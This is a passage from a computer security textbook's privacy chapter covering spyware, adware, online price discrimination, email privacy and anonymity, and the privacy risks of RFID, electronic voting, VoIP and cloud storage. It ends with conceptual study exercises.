Another category of spyware is software that hijacks a program installed for a different purpose. For example, file-sharing software is typically used to share copies of music or movie files. An ABC News program in 2006 [[ABC06](#)] reported that taxpayers discovered their tax returns on the Internet after the taxpayers used a file-sharing program. Music-sharing services such as KaZaa (no longer in business) and Morpheus allowed users to offer part of their stored files to other users. According to the Center for Democracy and Technology [[CDT03](#)], when a user installed KaZaa, a second program, Altnet, was also installed. The documentation for Altnet said it would make available unused computing power on the user’s machine to unspecified business partners. The license for Altnet grants Altnet the right to access and use unused computing power and storage. Searching for “Altnet spyware” in a search engine reveals offers for dozens of products that claim to remove Altnet, as well as dozens of blog entries describing the difficulty of doing so.

The privacy issue for a service such as Altnet is that even if a user authorizes use of spare computing power or sharing of files or other resources, there may be no control over access to other sensitive data on the user’s computer.

Adware

Adware displays selected advertisements in pop-up windows or in the main browser window. The ad’s topics and characteristics are selected according to the user’s preferences, description, and history, which the browser or an added program gathers by monitoring the user’s computing use and reporting the information to a home base.

Adware is usually installed as part of another piece of software without notice. Buried in the lengthy user’s license of the other software is reference to “software X and its extension,” so the user arguably gives permission for the installation of the adware. File-sharing software is a common target of adware, but so too are download managers that retrieve large files in several streams at once for faster downloads. And products purporting to be security tools, such as antivirus agents, have been known to harbor adware.

Writers of adware software are paid to get their clients' ads in front of users, which they do with pop-up windows, ads that cover a legitimate ad, or ads that occupy the entire screen surface. More subtly, adware can reorder search engine results so that clients' products get higher placement or replace others' products entirely.

Zango was a company that generated pop-up ads in response to sites visited. It distributed software to be installed on a user's computer to generate the pop-ups and collect data to inform Zango about which ads to display. In 2006, the Center for Democracy and Technology filed a complaint with the Federal Trade Commission about Zango, which eventually charged that Zango violated the Federal Trade Commission Act by

- deceptively failing to disclose adware
- unfairly installing adware
- unfairly preventing uninstall

For many years afterwards, security researchers such as Harvard's Ben Edelman continued to claim that Zango misbehaved: "Zango continues numerous practices likely to confuse, deceive, or otherwise harm typical users as well as practices specifically contrary to Zango's obligations under its November 2006 settlement with the FTC." Many security tool vendors produced products aimed at uninstalling Zango. Zango's founders declared bankruptcy and closed the company in 2009.

Shopping on the Internet

Web merchants claim to offer the best prices for a product or service because many merchants compete for your business, right? Not necessarily so. And spyware is partly to blame.

Consider two cases: You own a brick-and-mortar store selling hardware. One of your customers, Viva, is extremely faithful: She has shopped at your store for years; she wouldn't think of going anywhere else. Viva is also quite well off; she regularly buys expensive items and tends to buy quickly. Joan is a new customer. You presume she has been to other hardware stores but so far she hasn't bought much from you. Joan is struggling with a large family, large mortgage, and small savings. Both women visit your store on the same day to buy a hammer, which you normally sell for \$20. What price do you offer each? Many people say you should give Viva a good price because of her loyalty. Others say her loyalty gives you room to make some profit. And she can certainly afford it. As for Joan, is she likely to become a steady customer? If she has been to other places, does she shop by price for everything? If you win her business with good prices, might you convince her to stay? Or come back another time? Hardware stores do not go through this analysis: a \$20 hammer is priced at \$20 today, tomorrow, and next week, for everyone, unless it's on sale.

Not true online. Remember, online you do not see the price on the shelf; you see only the price quoted to you on the page showing the hammer. Unless someone sitting at a nearby computer is looking at the same hammers, you wouldn't know if someone else was offered a price offer different from \$20.

According to a study done by Joseph Turow et al. [[TUR05](#)] of the Annenberg Public

Policy Center of the University of Pennsylvania School of Communications, price discrimination occurs and is likely to expand as merchants gather more information about us. The most widely cited example is Amazon.com, which priced a DVD at 30 percent, 35 percent, and 40 percent off list price concurrently to different customers. One customer reported deleting his Amazon.com tracking cookie and having the price on the website *drop* from \$26.00 to \$22.00 because the website thought he was a new customer instead of a returning customer. Apparently, customer loyalty is worth less than finding a new target. Turow's study involved interviews of 1500 U.S. adults about web pricing and buying issues. Among the significant findings were these:

- Fifty-three percent correctly thought most online merchants did not give them the right to correct incorrect information obtained about them.
- Fifty percent correctly thought most online merchants did not give them the chance to erase information collected about them.
- Thirty-eight percent correctly thought it was legal for an online merchant to charge different people different prices at the same time of day.
- Thirty-six percent correctly thought it was legal for a supermarket to sell buying habit data.
- Thirty-two percent correctly thought a price-shopping travel service such as Orbitz or Expedia did not have to present the lowest price found as one of the choices for a trip.
- Twenty-nine percent correctly thought a video store was not forbidden to sell information on what videos a customer has rented.

More recently, David Streitfeld [[STR14](#)] described an on-going spat between Amazon and Hachette, the large book publisher. "Among Amazon's tactics against Hachette, some of which it has been employing for months, are charging more for its books and suggesting that readers might enjoy instead a book from another author. If customers for some reason persist and buy a Hachette book anyway, Amazon is saying it will take weeks to deliver it." In this case, Amazon was seeking to squeeze Hachette into giving Amazon better terms for the sale of Hachette books on Amazon's sites.

Web merchants are under no obligation to price products the same for all customers, or the same as other sellers price the same product.

A fair market occurs when seller and buyer have complete knowledge: If both can see and agree with the basis for a decision, each knows the other party is playing fairly. The Internet has few such rules, however. Loss of Internet privacy can cause the balance of knowledge power to shift strongly to the merchant's side.

9.6 Email Security

We briefly introduced email threats in [Chapter 4](#), focusing there on how email can be used as a vector to communicate an attack. In this chapter we return to email, this time analyzing privacy, and its lack, in email correspondence.

Email is usually exposed as it travels from node to node along the Internet.

Furthermore, the privacy of an email message can be compromised on the sender's or receiver's side, without warning.

Consider the differences between email and regular letters. Regular mail is handled by a surface-based postal system that by law (in most countries and in most situations) is forbidden to look inside letters. A letter is sealed inside an opaque envelope, making it almost impossible for an outsider to see the contents. The physical envelope is tamper-evident, meaning the envelope shows damage if someone opens it. A sender can drop a letter in any mailbox, making the sending of a letter anonymous; there is no requirement for a return address or a signature on the letter. For these reasons, we have a high expectation of privacy with surface mail. (At certain times in history, for example, during a war or under an autocratic ruler, mail was inspected regularly. In those cases, most citizens knew their mail was not private.)

But these expectations for privacy are different with email. In this section we look at the reality of privacy for email.

Where Does Email Go, and Who Can Access It?

We discussed security threats against email in [Chapter 4](#). In this section, we look only at the mechanics of transmitting email with attention to privacy impacts.

Email is conceptually a point-to-point communication. If Janet sends email to Scott, Janet's computer establishes a virtual connection with Scott, the computers synchronize, and the message is transferred by some well-defined protocol, such as SMTP (simple mail transfer protocol). However, Scott may not be online at the moment Janet wants to send her message, so the message to Scott is stored for him on a server (called a POP or post office protocol server). The next time Scott is online, he downloads that message from the server. In the point-to-point communication, Janet's message is private; in the server version, it is potentially exposed while sitting on the server.

Janet may be part of a large organization (such as a company or university), so she may not have a direct outbound connection herself; instead, her mail is routed through her organization's server, too, where the message's privacy could be in jeopardy. For instance, some organizations make clear to employees that all content on their servers is subject to scanning or scrutiny.

A further email complication is the use of aliases and forwarding agents, which add more midpoints to this description. Also, Internet routing can create many hops in an inherently conceptual point-to-point model.

What started as a simple case of mail from Janet to Scott can easily involve at least six parties: (a) Janet and her computer, (b) Janet's organization's SMTP server, (c) Janet's organization's ISP, (d) the ISP connecting to Scott's POP server, (e) Scott's POP server, and (f) Scott and his computer. For now, we are most interested in the four middle parties: (b), (c), (d), and (e). Any of them can log the fact it was sent or can even keep a copy of the message.

Interception of Email

Email is subject to the same interception risks as other web traffic: While in transit on

the Internet, email is open for any interceptor to read.

Email is subject to interception and modification at many points from sender to recipient.

In [Chapter 4](#) we described techniques for encrypting email. In particular, S/MIME and PGP are two widely used email protection programs. S/MIME and PGP are available for popular mail handlers such as Outlook, Mail (from Apple), Thunderbird, and others. These products protect email from the client's workstation through mail agents, across the Internet, and to the recipient's workstation. That protection is considered end-to-end, meaning from the sender to the recipient. Encrypted email protection is subject to the strength of the encryption and the security of the encryption protocol.

A virtual private network, described in [Chapter 6](#), can protect data on the connection between a client's workstation and some edge point, usually a router or firewall, at the organization to which the client belongs. For a corporate or government employee or a university student, communication is protected just up to the edge of the corporate, government, or university network. Thus, with a virtual private network, email is protected only from the sender to the sender's office, not even up to the sender's mail agent, and certainly not to the recipient.

Some organizations routinely copy all email sent from their computers. The many purposes for these copies include using the email as evidence in legal affairs and monitoring the email for inappropriate content.

Monitoring Email

In many countries, companies and government agencies can legitimately monitor their employees' email use. Similarly, schools and libraries can monitor their students' or patrons' computer use. Network administrators and ISPs can monitor traffic for normal business purposes, such as to measure traffic patterns or to detect spam. Organizations usually must advise users of this monitoring, but the notice can be a small sidebar in a personnel handbook or the fine print of a service contract. Organizations can use the monitoring data for any legal purpose, for example, to investigate leaks, to manage resources, or to track user behavior.

Network users should have no expectation of privacy in their email or general computer use.

Anonymous, Pseudonymous, and Disappearing Email

We have described anonymity in other settings; there are reasons for anonymous email, as well.

As with telephone calls, employees sending tips or complaining to management may want to do so anonymously. For example, consumers may want to contact commercial establishments—to register a complaint, inquire about products, or request information—without getting on a mailing list or becoming a target for spam. Or people beginning a personal relationship may want to pass along some information without giving away their full identities or location. For these reasons and more, people want to be able to send

anonymous email.

Free email addresses are readily available from Yahoo!, Microsoft Hotmail, and many other places, and several services offer disposable addresses, too. People can treat these addresses as disposable: Obtain one, use it for a while, and discard it (by ceasing to use it).

Simple Remailers

Another solution is a remailer. A **remailer** is a trusted third party to whom you send an email message and indicate to whom you want your mail sent. The remailer strips off the sender's name and address, assigns an anonymous pseudonym as the sender, and forwards the message to the designated recipient. The third party keeps a record of the correspondence between pseudonyms and real names and addresses. If the recipient replies, the remailer removes the recipient's name and address, applies a different anonymous pseudonym, and forwards the message to the original sender. Such a remailer knows both sender and receiver, so it provides pseudonymity, not anonymity.

Multiple Remailers

A more complicated design is needed to overcome the problem that the remailer knows who the real sender and receiver are. The basic approach involves a set of cooperating hosts, sometimes called **mixmaster remailers**, that agree to forward mail. Each host publishes its own public encryption key.

The sender creates a message and selects several of the cooperating hosts. The sender designates the ultimate recipient (call it node n) and places a destination note with the content. The sender then chooses one of the cooperating hosts (call it node $n-1$), encrypts the package with the public key of node $(n-1)$ and places a destination note showing node (n) with the encrypted package. The sender chooses another node $(n-2)$, encrypts, and adds a destination note for $(n-1)$. The sender thus builds a multilayered package, with the message inside; each layer adds another layer of encryption and another destination.

Each remailer node knows only from where it received the package and to whom to send it next. Only the first remailer knows the true recipient, and only the last remailer knows the final recipient. Therefore, no remailer can compromise the relationship between sender and receiver.

Although this strategy is sound, the overhead involved indicates that this approach should be used only when anonymity is critical. The general concept leads to the anonymity-preserving network TOR described in [Chapter 6](#).

Disappearing Email

Some services claim to protect your privacy by enabling disappearing messages. That is, you can use the service to send a file, a photo, or a message that the service destroys as soon as it reaches its destination. As we noted earlier, the risk is considerable. Wortham [[WOR14](#)] points out that, “what is shared over the web and through mobile devices is at risk for interception or eventual retrieval, even if the hardware and software companies that transmit them promise otherwise. Security vulnerabilities have been exposed at major banks, corporations, and retailers around the globe and at many start-ups.”

Email copies can remain with the recipient and at intermediate points for

an unlimited time.

Services such as Snapchat promise to remove all traces of what you send, to keep your content from snooping eyes. But sometimes the claims do not match the reality. Snapchat became wildly successful—so successful that it spurned a multibillion dollar offer to be bought by Facebook. In 2014, the Federal Trade Commission charged Snapchat with misrepresenting how it protects users' information.

In its charge, the FTC noted that Snapchat claimed that its messages, often called snaps, could not be saved. But in fact there were several ways to save them, including using a third-party app or workarounds involving taking a screen shot of the messages.

That was not the only privacy violation, though. Snapchat also “transmitted users' location information and collected sensitive data like address book contacts, despite its saying that it did not collect such information. The commission said the lax policies did not secure a feature called ‘Find Friends’ that allowed security researchers to compile a database of 4.6 million user names and phone numbers during a recent security breach.” [\[WOR14\]](#)

The lesson here is clear: If you plan to engage a service or use a product to protect your privacy, look first for evidence of how the protection is provided and whether it really works.

Spoofing and Spamming

Email has very little authenticity protection. Nothing in the SMTP protocol checks to verify that the listed sender (the From: address) is accurate or even legitimate. Spoofing the source address of an email message is not difficult. This limitation facilitates the sending of spam because it is impossible to trace the real sender of a spam message. Sometimes the apparent sender will be someone the recipient knows or someone on a common mailing list with the recipient. Spoofing such an apparent sender is intended to lend credibility to the spam message.

Phishing is a form of spam in which the sender attempts to convince the receiver to reveal personal data, such as banking details. The sender enhances the credibility of a phishing message by spoofing a convincing source address or using a deceptive domain name.

These kinds of email messages entice gullible users to reveal sensitive personal data. Because of limited regulation of the Internet, very little can be done to control these threats. User awareness is the best defense.

Summary

Email is exposed from sender to receiver, and there are numerous points for interception along the way. Unless the email is encrypted, there is little to prevent its access along the way.

In businesses, governments, schools, and other organizations, network administrators, and managers may read any email messages sent.

9.7 Privacy Impacts of Emerging Technologies

In this section, we look at the privacy implications of several emerging technologies. Nothing inherent in the technologies affects privacy, but their applications have risk. The first is a broadcast technology that can be used for tracking objects or people. Second is a group of technologies to facilitate elections. The third technology involves the changing methods for providing voice-grade telephone calls. And finally, building on the cloud security issues we presented in [Chapter 8](#), we discuss particular privacy issues related to cloud computing.

Radio Frequency Identification

Radio frequency identification (RFID) is a technology that uses small, low-power wireless radio transmitters called **RFID tags**. The devices can be as small as a grain of sand and can cost less than a penny apiece. Tags are tuned to a particular frequency and each has a unique ID number. When a tag receives its signal from a remote product, it sends its ID number signal in response. Many tags have no power supply of their own and receive the power to send a signal from the very act of receiving a signal. Thus, these devices can be passive until they receive a signal from an interrogating reader.

Some tags can be surgically implanted under the skin of humans or animals. Others can be embedded in a credit card or identity badge, and others can be placed in a shipping or inventory label.

The distance at which they can receive and broadcast a receivable signal varies from roughly five centimeters (the least powerful) to several meters (the most powerful). Some transmitters have their own power supply (usually a battery, but it can be a solar collector or other associated device) and can transmit over an even greater distance. As receivers get better and power supplies become more portable, the reception distance will increase.

Advances in technology have allowed smaller RFID tokens over time. For example, certain RFID tokens can now be manufactured in a thread, as shown in [Figure 9-4](#).



FIGURE 9-4 RFID Chip Embedded in Thread (Photo reproduced courtesy of

Current uses of RFID tags include

- transit system fare cards; also toll road fare collectors
- patient records and medical device tracking
- sporting event timing
- access and billing at entertainment facilities
- stock or inventory labels
- counterfeit detection
- passports and identity cards; also surgically implanted identity tokens for livestock and pets

Two applications of RFID tags are of special interest from a privacy standpoint, as we show in the next sections.

Consumer Products

Assume you have bought a new shirt. If the manufacturer has embedded an RFID tag in the shirt, the tag will assist the merchant in processing your sale, just as barcodes have done for many years. But barcodes on merchandise identify only a manufacturer's product, such as an L.L Bean green plaid flannel shirt, size medium, so that an automated cash register connected to a bar code reader can charge the appropriate price for the product. The RFID tag can identify not only the product and size but also the batch and shipment; that is, the tag's value designates a specific shirt. The unique ID in the shirt helps the merchant keep track of stock, knowing that this shirt is from a shipment that has been on the sales display for 90 days. The tag also lets the manufacturer determine precisely when and where it was produced, which could be important for quality control if you returned the shirt because of a defect.

As you walk down the street, your shirt will respond to any receiver within range that broadcasts its signal. With low-power tags using today's technology, you would have to pass quite close to the receiver for it to obtain your signal, a few centimeters at most. Some scientists think this reception will be extended in the future, and others think the technology exists today for high-power readers to pick up the signal a meter away. If the distance is a few centimeters, you would almost have to brush up against the receiver in order for it to track the tag in your shirt; at a meter, someone could have a reader at the edge of the sidewalk as you walk past.

Your shirt, shoes, pen, wallet, credit card, mobile phone, media player, and candy bar wrapper might each have an RFID tag. Pet owners are even having RFID tags placed under their pets' skin, so that a lost animal can be reunited with its owner. When you carry multiple tags with you as you move from one location to another, you make tracking easy. Any one of these tags would allow surreptitious tracking; the others provide redundancy. Tracking scenarios once found only in science fiction are now close to reality.

These readings accumulate as you go about your business. If a city were fitted with readers on every street corner, it would be possible to assemble a complete profile of your meanderings; timestamps would show when you stopped for a while between two

receivers. Thus, it is imaginable and probably feasible to develop a system that could track all your movements, determine your habits, and thereby predict when you might be most vulnerable to a crime.

The other privacy concern is what these tags say about you: One tag from an employee ID might reveal for whom you work, another from a medicine bottle might disclose a medical condition, and still another from an expensive key fob might suggest your finances. Currently you can visually conceal objects like your employee ID in your pocket; with RFID technology you may have to be more careful to block invisible radio signals.

RFID tags respond to any reader close enough to pick up the signal.

RFID Tags for Individuals

Tagging a shirt is a matter of chance. If you buy the right kind of shirt you will have a tag that lets you be monitored. But if you buy an untagged shirt, or find and cut out the tag, or disable the tag, or decide not to wear a shirt, you cannot be tracked.

Some people choose to be identifiable, regardless of what they wear. Some people with an unusual medical condition have already had an RFID tag permanently implanted on their bodies. This way, even if a patient is brought unconscious to a hospital, the doctors can scan for a tag, receive the person's unique number, and look up the person's medical record by that number. A similar approach is being used to permit animals to cross quarantine borders or to uniquely identify animals such as pets or valuable racehorses.

In these examples, individuals voluntarily allow the tags to be implanted. But remember that once the tags are implanted, they will respond to any appropriate receiver, so our example of privacy intrusions while walking down the street still holds.

RFID advocates hasten to point out that the technology does not currently permit reading the simplest tags at a distance and that receivers are so expensive that it would be prohibitive to build a network capable of tracking someone's every movement. As we point out in our discussion of cryptography and reiterate in our presentation about security software, you should not base your security just on what is technically possible or economically feasible today.

Security and Privacy Issues

We have already described two of RFID's major privacy issues: the ability to track individuals wherever they go and the ability to discern sensitive data about people. There are other related issues, including correctness and prediction. To see why correctness is an issue, consider how the reading sensor may malfunction or the software processing IDs may fail; both cases could lead to mistaken identity. How do you challenge the accusation that you were not someplace when the receiver shows you were? Another possible failure is forgery of an RFID tag. Here again the sensor would pick up a reading of a tag associated with you. The only way you could prove you were not near the sensor is to have an alibi supporting where you actually were.

Similarly, as [Sidebar 9-8](#) illustrates, the data collected about you can be used to make predictions that may not be correct. And even when they are correct, you may want to

have a say in decisions being made about you based on predictions from data captured by sensors.

Sidebar 9-8 Using Your Habits to Protect and Predict

As prices of sensors plummet and as their size makes them easy to embed, manufacturers are putting sensors in everything. “Pervasive computing” and “wearable computing” can make life simpler, by enabling you to navigate, troubleshoot, and track people and things in ways not possible only a few decades ago. Taub [TAU14] notes that items like smartbands and smart watches can monitor your vital signs and activities. Smart pumps can automatically give you a dose of insulin or painkiller when you need it. “In the name of living healthier lives, sensors may soon give us updates on the whole family, and across the house—from the bathroom sink to the garage.”

Companies like Grush offer a smart toothbrush containing accelerometers and gyroscopes, to give your youngster feedback on whether she is holding it correctly and brushing properly. And the results can be transmitted to the dentist, so that she can monitor the brushing behavior, too.

The Owlet Smart Sock is designed for monitoring babies. “Wrap the Owlet Smart Sock around your infant’s ankle and you’ll be able to use an app to keep an eye on body temperature, heart rate, blood oxygen level, sleep quality, and rollovers.” [TAU14] And once your child’s Smart Diaper is wet, you can scan the diaper’s QR code. “Reagents in the diaper detect whether your baby has a urinary tract infection, is dehydrated or may be developing kidney problems.” Similar sensors and applications monitor whether you have exercised, taken your medication, eaten properly, or changed your routine (by, for example, not turning lights on and off in your usual way).

The companies using these sensors are sometimes aware of their privacy implications. “‘The creepiness case is something we will pay very much attention to,’ said Jim Buczkowski, Ford’s director of electrical and electronics research. ‘Consumers need to be able to opt in or out of being watched.’”

In many cases, there are calls for more monitoring. Wald [WAL14] reports that experts in the automotive industry are considering installing “black boxes” akin to those used in aircraft. “Unraveling a problem like the [Chevrolet] Cobalt’s, with a faulty ignition switch that tended to turn off the engine and disable the air bags, is hard,” said one expert, so “we’ve got to do a full press on whatever we have that can help us to get to that story more quickly.” Many new cars have black boxes now; it is not clear whether the boxes will soon be mandatory.

Wald points out that it is easier to protect privacy in aircraft than in automobiles. “Big airliners are equipped with a device that copies the information that goes into the flight data recorder, in a format that allows easy download after ordinary flights. Analysts aggregate information from thousands of flights and look for indications of latent problems, like extreme maneuvers, even if they did not cause death or injury. In cars, the black box captures much

less data and none for ordinary trips.” And because you are most likely to be driving your car, the black box can capture evidence of unwelcome behavior, such as speeding or weaving through traffic.

Juels [[JUE05](#)] presents several privacy-restoring approaches to RFID use. Among the ideas he proposes are blasting (disabling a tag), blocking (shielding a tag to block its access by a reader), reprogramming (so a tag emits a different number), and encrypting (so the output is selectively available).

RFID technology is still very young, but its use is growing rapidly. As with similarly sensitive technologies, protecting privacy will be easier before the uses proliferate.

Electronic Voting

Voting is another area in which privacy is important. We want votes to be private, but at the same time we want a way to demonstrate that all collected votes are authentic. With careful control of paper ballots, we can largely satisfy both those requirements, but the efficiency of such systems is poor. We would like to use computerized voting systems to improve efficiency without sacrificing privacy or accuracy. In this section we consider the privacy aspects of computerized voting. We also consider broader security issues in [Chapter 13](#).

Privacy and the Voting Process

Generating and counting ballots is the most obvious step in the election process; building and maintaining the list of eligible voters, recording who has voted (and keeping one person from voting twice), supporting absentee ballots, assisting voters at the wrong polling place, and transmitting election results to election headquarters are other important steps. Each of these has obvious privacy implications. For example, in some political cultures, it may be desirable to maintain privacy of who has voted (to prevent retaliation against people who did not vote for a powerful candidate). Similarly, as we know from other security studies, it is important to protect the privacy of votes in transmission to election headquarters.

In 2005, the U.S. Computer Science and Telecommunications Board (CSTB) of the National Academies of Science [[NRC05](#)] released its study of electronic voting. The report raised questions that must be addressed in any thorough debate about electronic voting. For example, the CSTB asked how an electronic voting process will assure individual privacy in voter registration and in individual votes. In addition, the study emphasized that the public must have confidence in the process; otherwise, the public will not trust the outcome.

Privacy-Preserving Technology

The critical privacy problem with voting is ensuring accountability in addition to privacy. In many approaches, for example, encrypting a vote with the public key of the election board, could preserve confidentiality. The difficulty is in ensuring that only authorized people can vote (that is, that each vote counted is the submission of one authorized voter), and that an authorized person can vote only once. These last characteristics could similarly be handled easily, if only we did not need to ensure privacy

of an individual's choices. Anything that associates a countable vote with a specific named individual destroys the voter's privacy.

Finland, Estonia, the Netherlands, and several other countries have run pilot electronic election projects. In Finland, the experiment went badly because voters were unable to determine whether their vote had been accepted (which it had not). In Estonia, independent election reviewers identified many problems with the procedures and software used, although they did not allege any incorrectly counted votes [HAL14]. An electronic system was used in the Netherlands in 2004 and 2006, but a controversy developed, damaging public trust in the voting process. Consequently, the technology was abandoned in 2008. In these documented cases, the privacy of individuals' votes was not in question; other fairness properties of the election were the concern.

These situations show that considerably more work on both the technology and public perception of electronic voting are needed. Privacy is but one area requiring new, trustworthy developments.

VoIP and Skype

Privacy aspects of traditional telephony were fairly well understood: Telephone companies were regulated monopolies that needed to preserve the confidentiality of their clients' communications. Exceptions occurred under statutorily defined circumstances for law enforcement purposes and in emergencies. Furthermore, the technology was relatively resistant to eavesdropping, with the greatest exposure at the end points.

Cellular telephony and Internet-based phone service have significantly changed that situation. **Voice over IP (VoIP)** is a protocol for transmission of voice traffic over the Internet. Major VoIP carriers include Skype, Google Talk, and Vonage. The service converts your analog voice to digital signals sent over the Internet; you use a telephone handset or microphone and speaker connected to your computer. To call from London to Rio, for example, you would invoke the VoIP application, giving it the telephone number in Rio. A local office in Rio would call the number in Rio and patch that call to its Internet servers. (The process is even easier if both end points use VoIP.)

The advantage of VoIP is cost: For people who already have a fixed-price broadband Internet connection, adding VoIP need only cover the costs of the local connection on the remote end and a fee for software. But as we have seen in other Internet applications, privacy can be sacrificed. Even if the voice traffic is solidly encrypted, the source and destination of the phone call will be somewhat exposed through packet headers.

Privacy in the Cloud

Cloud computing is becoming the basis for many business models, from linking computer products to providing backup storage. In [Chapter 8](#) we examine the cloud's security concerns; here, we turn to its privacy issues.

In 2009, Robert Gellman produced a report [GEL09] for the World Privacy Forum that examined the privacy implications of using the cloud. He discusses the various ways that, for some information and for some business and government users, sharing information in the cloud can be at worst illegal, more likely limited, or can even affect the status of or protections for the information being shared. Roland Trope and Claudia Ray [TRO10]

provide extensive examples of these problems for lawyers and judges. They describe how the terms of use for many cloud providers can destroy the protections of lawyer–client confidentiality normally found in the American legal system. For example, by putting some legal documents in the cloud, a lawyer can lose control of their content; in fact, some cloud providers consider themselves the owners of the content once it arrives in the cloud.

Gellman describes how, even when no laws keep a user from disclosing information to a cloud provider, the disclosure can still have consequences. For instance, the stored information may have weaker privacy protections than the original information in its creator’s hands. In fact, “both government agencies and private litigants may be able to obtain information from a third party more easily than from the creator of the information.” Moreover, because privacy laws differ from country to country, the location of the cloud servers can affect a cloud user’s data privacy and confidentiality.

Gellman lists several other findings that are important for you to consider before you store sensitive information in the cloud:

- The location of information in the cloud may have significant effects on the privacy and confidentiality protections of information and on the privacy obligations of those who process or store the information.
- Information in the cloud may have more than one legal location at the same time, with differing legal consequences.
- Laws could oblige a cloud provider to examine user records for evidence of criminal activity and other matters.
- Legal uncertainties make it difficult to assess the status of information in the cloud as well as the privacy and confidentiality protections available to users.
- Responses to the privacy and confidentiality risks of cloud computing include better policies and practices by cloud providers, changes to laws, and more vigilance by users.

Many cloud providers offer convincing arguments that the cloud is more secure than conventional computing and storage. But as Gellman and Trope and Ray suggest, caveat emptor applies to the cloud, too. Before you put anything in the cloud, read the terms of service and the privacy policy, remembering that the vendor can change those agreements at any time. Indeed, Trope and Ray point out that, even if you terminate your agreement with a cloud vendor, the vendor may be able to keep your backup copies anyway, based on the terms of service.

Conclusions on Emerging Technologies

Technologies continue to emerge and mature, and we have provided only a few examples of great technological promise but considerable privacy risks. Should you be thinking of adopting such technology, be sure to evaluate the privacy implications and then follow them carefully as the technology evolves.

Our experience with security has shown that if we consider security early in a system’s life, wider options are available for security. The other thing experience has repeatedly shown is that adding security to a nearly complete system is difficult, if not impossible.

For both reasons, privacy and security analysis should occur along with the technology and application development.

Unfortunately, for all emerging technologies, there seems to be a financial pressure to create devices or services first and then deal with use and privacy issues later. This approach is exactly the wrong way to design any system. Unfortunately, people seem to be starting with the technology and working backwards to systems that would use it. The development approach should work forward (specify the necessary requirements, including privacy considerations, and develop a system to implement those requirements reliably) to build in privacy design features and controls, and also work backwards, to investigate what might go wrong with privacy and then add design features to prevent these lapses.

9.8 Where the Field Is Headed

Nissenbaum [[NIS11](#)] describes the evolution of the Internet, “from an esoteric utility for sharing computer resources and data sets, intended for use by relatively few specialists, to a ubiquitous, multifunctional medium used by millions world-wide.” It has been conceptualized as “information superhighway, enabling swift flows of information and commerce; to cyberspace, a new frontier immune from the laws of any land; to Web 2.0, a meeting place overflowing with services and content, much of it generated by users themselves.” The privacy aspects of security are expanding rapidly, as this chapter has indicated. A question we as computer scientists must ask ourselves is, “Just because we can do something, should we?” We can combine massive amounts of data, but is the gain from that worth the risk?

Despite the best efforts of researchers such as Sweeney [[SWE04](#)], people make inadequate attempts to protect privacy and then express surprise when personal privacy is violated. The topic of anonymizing data securely, to meet the combined needs of researching demographics and protecting privacy, is certain to continue to expand. There are several promising results in the area of anonymizing data in databases for privacy-preserving data mining. Clifton and colleagues [[CLI03](#), [KAN04](#), [VAI04](#)] and Malin and Sweeney [[MAL02](#)] are leading some important efforts.

A major multinational organization needs to strongly encourage countries—especially the United States—to develop a comprehensive framework for citizens’ data privacy worldwide. The computer security community can and should continue to demonstrate the importance of that problem, but ultimately the answers here will have to be political. The various privacy rights organizations, such as the Center for Democracy and Technology, the Electronic Privacy Information Center (EPIC), Privacy.Org, and Privacy International, and professional computing societies, such as IEEE and ACM, must continue their efforts.

Internet privacy will not occur by popular demand. Advertisers, content providers, spammers, and fraudsters derive too many advantages from collection of online data to change their ways. Because some of the same techniques are used by information trackers and malicious attackers, good protection against malicious code will also have a positive impact on personal Internet privacy. So, too, will increased user knowledge.

One mark of the degree of interest in a topic is whether entire workshops and conferences address it. The Computers Freedom and Privacy conference has been held

annually since 1991 (see <http://www.cfp.org/>). Other conferences focus on narrower topics, such as data mining or privacy of elections. Professional societies such as ACM, IEEE, and SIAM sponsor these conferences and promote them regularly on their websites.

Avi Rubin of Johns Hopkins University challenges his students to explore novel attacks on and protections for privacy. Because of his work in the security of electronic voting, he has headed a National Science Foundation project to improve the reliability and trustworthiness of electronic voting. The Johns Hopkins Information Security Institute, of which Rubin is Technical Director, has produced several good studies of privacy vulnerabilities.

Annie Antón of Georgia Institute of Technology has developed tools to analyze privacy policies. She collaborates with ThePrivacyPlace.Org, an interdisciplinary research activity including researchers at North Carolina State University and Carnegie Mellon University.

Bob Gellman is a well-respected consultant on privacy issues. His website, www.bobgellman.com, contains a large number of excellent privacy resources, including comparisons of privacy protections across different countries.

IEEE Security & Privacy magazine has at least one article about privacy in every issue, in its Privacy Interests department. There, leading privacy practitioners, researchers, and policy-makers discuss what is new on the privacy horizon. In addition, Susan Landau wrote two articles about a series of U.S. national security leaks; they can be found in the July/August 2013 issue and online on the magazine's website. The July/August 2014 issue was a special issue devoted to exploring how intelligence agencies use technology to perform surveillance, and what that means for our privacy. Landau's books [[DIF07](#), [LAN11](#)] on surveillance explore in depth the effects of government surveillance on privacy and security.

9.9 Conclusion

In this chapter on privacy we have examined how security, privacy, technology, and information interact. On one side are new capabilities made available only because of the power and capacity of computers. On the other side are human rights and expectations of privacy. As we have shown, these two sides do not have to be in conflict: Privacy and technology are not necessarily antithetical.

The first step in establishing privacy is the same as the other areas of computer security: We must first define a privacy *policy* that documents what privacy we require. The early work by Ware's committee laid out very important fundamental principles of information privacy.

Next, we looked at the interplay among individuals, identities, attributes, and authentication, similar to how we studied subjects, objects, and access rights in [Chapter 5](#). Specific examples of privacy in email and the web showed how privacy is and is not currently upheld in computerized information handling. Finally, emerging topics like computerized voting, Internet telephony, RFIDs and the cloud show us that in rapidly changing technology, we need to ensure that privacy interests are upheld.

Privacy rights have both a political and technological dimension. The technology is perhaps the easier part: Once we decide politically what privacy rights we want to retain,

we can usually make the technology conform. But our study of security has shown us that security—or privacy—is unlikely to happen unless we demand it, plan for it, and design it into our products and processes.

9.10 Exercises

1. You have been asked to participate in developing the requirements for an RFID-based identification card for students, faculty, and affiliates at a university. First, list five to ten different uses of the card. Second, from that list of uses, detail what data the card needs to broadcast to receivers that will accomplish those uses. Third, identify uses that could be made of that data by rogue receivers surreptitiously planted around the university campus. Which rogue accesses threaten personal privacy? In what ways? What is the degree of harm?
2. You have been asked to perform a similar exercise for a secret government organization. List overt and covert uses of the card, list data that need to be broadcast, and identify potential misuses of the data.
3. If you were supplying electronic voting machines for an election, what could you do to violate individuals' privacy rights? That is, suggest some not readily apparent ways you could rig the machines to make it possible to determine after the election who had voted for which candidates.
4. Suppose a telephone company maintained records on every telephone call it handled, showing the calling phone number, the called phone number, and the time, date, and duration of the call. What uses might the telephone company make of those records? What uses might commercial marketers make? What uses might a rival telephone company make? What uses might a government make? Which of those uses violate individuals' privacy rights?
